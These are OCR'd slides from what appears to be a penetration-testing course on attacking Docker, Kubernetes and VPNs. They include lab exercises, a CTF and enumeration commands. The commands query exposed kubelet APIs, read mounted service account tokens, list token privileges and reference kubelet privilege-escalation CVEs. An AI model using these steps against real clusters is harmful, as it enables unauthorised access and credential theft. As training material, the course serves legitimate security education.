- Identify ways to run Docker containers on 192.168.**X**.209 using the limited user accounts “foo” or “foo2”
- Identify containers and images available on the system
- Obtain root ssh access to 192.168.**X**.209 using docker and read /etc/pwn.txt on the host

Docker: Secure Configuration

- Docker security relies on secure configuration at all levels
  - Scrutinize “docker” group
  - Docker Socket: only available to root and docker group users
  - Docker daemon: only available to root and docker group users
  - Docker containers: run processes via limited users
  - Docker host and guest: keep up-to-date
- Scan Docker configuration files

NotSoSecure part of claranet cyber security

Docker: Configuration Review


- Docker Security Scanning via DockerHub : https://docs.docker.com/docker-cloud/builds/image-scan/
- Clair : https://github.com/coreos/clair
- Atomic Scan: https://developers.redhat.com/blog/2016/05/02/introducing-atomic-scan-container-vulnerability-detection/
- https://anchore.com/
- Dockerscan : https://github.com/cr0hn/dockerscan
- Dockscan: https://github.com/kost/dockscan
- Nessus: https://www.tenable.com/blog/auditing-docker-with-nessus-66

NotSoSecure part of claranet cyber security

Vulnerable Docker VM

- We have created a vulnerable docker VM that suffers from many of the vulnerabilities discussed throughout this session.
- This is available to download from the following URL:

  https://www.notsosecure.com/vulnerable-docker-vm/



NotSoSecure part of claranet cyber security

Container Technologies


Kubernetes

Kubernetes

- Kubernetes is a portable, extensible, open-source platform for **managing containerized workloads and services**, that facilitates both declarative configuration and automation.
- Kubernetes is an open-source project written in the Go language.
- Kubernetes was started by Google as Borg (2004) and donated it to the Cloud Native Computing Foundation (CNCF) in 2015.
- Generally, Kubernetes has new releases every three months

NotSoSecure part of claranet cyber security

Kubernetes



Open-Source System
for automating deployment,
scaling, and management of
containerized applications

Kubernetes: Basics

- Pod - A group of containers, co-located on same host
- Labels - Labels for identifying pods
- Kubelet - Container agent
- Proxy - A load balancer for pods
- etcd - Metadata service (key-value store)
- Replication Controller – Manage replication of pods

NotSoSecure part of claranet cyber security

Master Node

- kube-apiserver: The Kubernetes API server validates and configures data for the api objects like pods, services etc. and acts as a frontend to the cluster's shared state through which all other components interact.
- etcd: Consistent and highly-available key value store used as Kubernetes' backing store for all cluster data.
- kube-schedular: Assigns node for the newly created pods.
- kube-controller-manager: Controls the state of the cluster. logically controllers are separate processes but are compiled in single binary.
- cloud-controller-manager: The cloud controller manager lets you link your cluster into your cloud provider's API.

NotSoSecure part of claranet cyber security

Worker Node Components

- kubelet: kubelet is an agent that runs on each node in the cluster. It makes sure that containers are running in a Pod.
- kube-proxy: kube-proxy is a network proxy that runs on each node in your cluster. kube-proxy maintains network rules on nodes. These network rules allow network communication to your Pods from network sessions inside or outside of your cluster.
- container runtime: The container runtime is the software that is responsible for running containers on each node.

NotSoSecure part of claranet cyber security

Kubernetes: Security Overview

- Didn’t have any security by default for versions 1.5 and below
- Kubernetes came up with RBAC & ABAC models version >=1.5
- By default, if not mentioned, all things run as root in container
- Access to etcd is open by default
- Lots of security misconfigurations

NotSoSecure part of claranet cyber security

Kubernetes: Ports

Port/Protocol	Description
6443 TCP	Kubernetes API server (master only)
2379 - 2380 TCP	etcd server client API (master only)
10250 TCP	Kubelet API
10251 TCP	kube-scheduler (master only)
10252	kube-controller-manager (master only)
10255	Read-Only Kubelet API
30000 - 32767	NodePort services (client only)

NotSoSecure part of claranet cyber security

Introduction to kubectl

- The kubectl command line tool lets you control Kubernetes clusters.
- For configuration, kubectl looks for a file named config in the $HOME/.kube directory.
- You can specify other kubeconfig files by setting the KUBECONFIG environment variable or by setting the --kubeconfig flag.
- Kubectl examples

```
kubectl run <pod-name> --image=<image-name>
kubectl get pod
kubectl describe pod <pod-name>
kubectl apply -f <deployment-file.yaml>
```

NotSoSecure part of claranet cyber security

Kubernetes: Tricks

- To create your own kube node

```
kubectl create -f test.yml
```

- Execute code or run shell from a specific container

```
kubectl exec <pod_name> -c <container_name> -i
-t -- <shell>
```

- Copies from to and from nodes

```
kubectl cp <some-namespace>/<some-pod>:/tmp/foo
/tmp/bar
```

NotSoSecure part of claranet cyber security

Kubernetes: Enumeration

- List Kubernetes details

```
kubectl cluster-info
```

- List all the resources

```
kubectl get all  || (Pods, namespaces, services)
```

- Prints all information about the individual pod|service|deployment

```
kubectl describe pod|service|deployment <name>
```

- Runs an nginx as deployment

```
kubectl run nginx --image=nginx
```

- Creates a Kubernetes resource based on the file configuration

```
kubectl create -f ./input_file.yaml
```

- Practice environment available at:
https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-interactive/

NotSoSecure part of claranet cyber security

Attacking Kubernetes

- Kubernetes Exposer
  - External
    - Master node, Nodes, Apps
  - Internal
    - Service accounts, Pod network, Service network, Volumes, Configs & Secrets, env variables
  - Cloud Environment
    - Meta data APIs, Iam privileges, Container Registries, Storage, etc

NotSoSecure part of claranet cyber security

Kubernetes: Attack Service

- Identify current user in pod. root == system compromised chances
- Identify the various services exposed on the network / localhost
  - 10250 : API (kubelet exploit)
  - API Read/write access == full pwnage
- Identify list of running pods using API

```
curl -sk https://192.168.99.101:10250/runningpods/ | python -mjson.tool
```

- Identify if token is accessible

```
/var/run/secrets/kuberenetes.io/serviceaccount/token
```

- Token / API gives direct access to interact with Base Machine

NotSoSecure part of claranet cyber security

Attacking Externally Exposed Infrastructure

- Exposed Applications
  - Applications vulnerable to Remote Code Execution
  - Management and Monitoring Applications
    - cAdvisor-Matrices, dashboard

      `curl <cluster-ip>:10249/metrics`

```
└─# curl 192.168.100.6:10249/metrics | more
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 27151    0 27151    0     0  5302k      0 --:--:-- --:--:-- --:--:-- 6628k
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging bac
kend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
```

NotSoSecure part of claranet cyber security

Attacking Internal Infrastructure

- Pods
  - Service account privilege enumeration
  - Kernel exploits
  - Container security Configuration
  - Sensitive data exposure
- Network
  - Ports exposed on Pod Network
  - Ports exposed on Service Network
- Other targets
  - Configs, Secrets, Volumes, Environment Variables and Vulnerable version of Kubernetes components.

NotSoSecure part of claranet cyber security

Attacking Pods

- Enumerating privileges available to service account mounted in the pod

```
└─# kubectl exec -it compromised-pod -- bash
root@compromised-pod:/#
root@compromised-pod:/# ./kubectl --token=`cat /run/secrets/kubernetes.io/serviceaccount/token` --server=https://10.96.0.1:443 --c
ertificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
pods/exec                                       []                                     []               [get create list]
pods                                            []                                     []               [get create list]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
```

Privileges associated to the token mounted in the compromised pod

NotSoSecure part of claranet cyber security

Sensitive data exposure

NotSoSecure part of claranet cyber security

Kubernetes: Tricks

- CVE-2018–1002105: Kubelet API privilege escalation
  - unauthenticated attack for exposed api
  - Authenticated attack will perform privilege escalation
- CVE-2019-11246: Path traversal in kubectl binary (cp command)
  - similar older bugs: CVE-2019-1002101, CVE-2018-1002100

References:

https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/

https://github.com/evict/poc_CVE-2018-1002105#unauthenticated-poc

https://blog.appsecco.com/analysing-and-exploiting-kubernetes-apiserver-vulnerability-cve-2018-1002105-3150d97b24bb

https://blog.aquasec.com/kubernetes-security-kubectl-cve-2019-11246

NotSoSecure part of claranet cyber security

Kubernetes CTF

- Identify a vulnerability in the application and enumerate the pod.
- Extract the service account token form the pod
- Identify the privileges associated with the service account token and extract FLAG

  CTF URL: **http://34.136.68.88**

NotSoSecure part of claranet cyber security

Network status: After a Barrage of Linux & Container Exploits

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211


192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest



192.168.X.209
Ubuntu


192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv


VPN Hacking

- [x] VPN Types
- [x] VPN Hacking


Regional Office
Internet
Head-office
Regional Office
Remote / roaming users

VPN Hacking

Virtual Private Network



VPN: Types

- PPTP
  - Easy to configure, fast and the weakest in regards to security
  - MSCHAPv1 is broken since 15+ years ago
  - Unencapsulated MS-CHAPv2 authentication
  - What else? MS says use L2TP with IPSec or SSTP
- L2TP/IPSec
  - L2TP can be run over non-IP networks (frame relay, ATM,etc)
  - L2TP encapsulates the data and...
  - ...the IPSEC connection is used to transport this data
- 'Others'
  - Secure Socket Tunnelling Protocol (SSTP), OpenVPN

NotSoSecure part of claranet cyber security


VPN: Services

General Ports/Protocols:

- PPTP - 1723/TCP
- L2TP - 1701/UDP
- IPSec
  - 500/UDP (IKE)/ 500/TCP (IKE over TCP sometimes)
  - IP protocol 50 (Encapsulating Security Payload - ESP) and 51 (Authentication Header - AH)
  - 4500/UDP (Nat Traversal)
- SSTP/OpenVPN/SSL VPNs
  - 443/TCP

NotSoSecure part of claranet cyber security

VPN: IPSec Heirarchy



NotSoSecure part of claranet cyber security


VPN: IKE Connection Mode

- IKE Phase 1 occurs in two modes:
  - Main Mode (6 packet exchange)
  - Aggressive Mode (3 packet exchange)

- Authentication and key exchange is a two phase process:
  - Phase 1 - authenticates and establishes a secure channel known as IKE SA
  - Phase 2 - negotiates IPSec mode, sets up secure channel of AH/ESP traffic known as IPSec SA

NotSoSecure part of claranet cyber security

VPN: Main Mode vs Aggressive Mode






Image source:
http://rayas-security.blogspot.co.uk

VPN: Attribute Selection

- The first mutually acceptable attribute is selected for use

```
▶ Type Payload: Transform (3) # 1
▶ Type Payload: Transform (3) # 2
▶ Type Payload: Transform (3) # 3
▼ Type Payload: Transform (3) # 4
    Next payload: Transform (3)
    Payload length: 36
    Transform number: 4
    Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : MD5
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Alternate 1024-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▼ Type Payload: Transform (3) # 5
    Next payload: Transform (3)
    Payload length: 36
    Transform number: 5
    Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : 3DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : SHA
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Default 768-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▶ Type Payload: Transform (3) # 6
```

NotSoSecure part of claranet cyber security

VPN: What to Use and What Not to Use

- What to use:
  - Symmetric key > 128 bits
  - Diffie-Hellman group 5 with 1536 bit primes or
  - Diffie-Hellman group 14 with 2048 bit primes

- What not to use:
  - DES Algorithm
  - 56 bit symmetric key
  - Diffie-Hellman Group 1 with 768 bit primes

NotSoSecure part of claranet cyber security

VPN: IKE-Scan

- A SA payload contains a single proposal, containing eight transforms.
- Enc (2) * Hash (2) * Auth (1) * Group (2) * Lifetime (1) =2x2x1x2x1=8 transforms (basically combinations)
- Transform attributes - The 8 transforms represent the following attribute combinations (IKE default proposal):
  - Enc: DES or Triple DES
  - Hash: MD5 or SHA1
  - Auth: Pre-Shared Key
  - Group: 1(modp768) or 2 (modp1024)
  - SA Lifetime: 28800 seconds

NotSoSecure part of claranet cyber security

VPN: IKE-Scan

- Enumeration - Fingerprinting, Vendor information (VID), id/group names etc.
- Be aware - the PSK may not be enough on it's own!
- Authentication mechanisms (relevant to this example):
  - PSK
  - XAUTH - provides an additional level of authentication by requesting extended authentication from users, thus forcing remote users to respond with their credentials before being allowed access to the VPN (http://www.ciscopress.com)

